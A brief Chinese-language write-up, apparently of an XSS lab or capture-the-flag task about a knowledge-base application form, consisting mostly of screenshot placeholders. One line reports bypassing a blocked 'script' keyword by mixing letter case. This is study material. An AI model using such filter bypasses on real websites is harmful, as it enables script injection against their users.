【XSS】这个知识库你需要申请



输入script发现不给用,但可以用大小写进行绕过。

我的申请里也是啥都没有

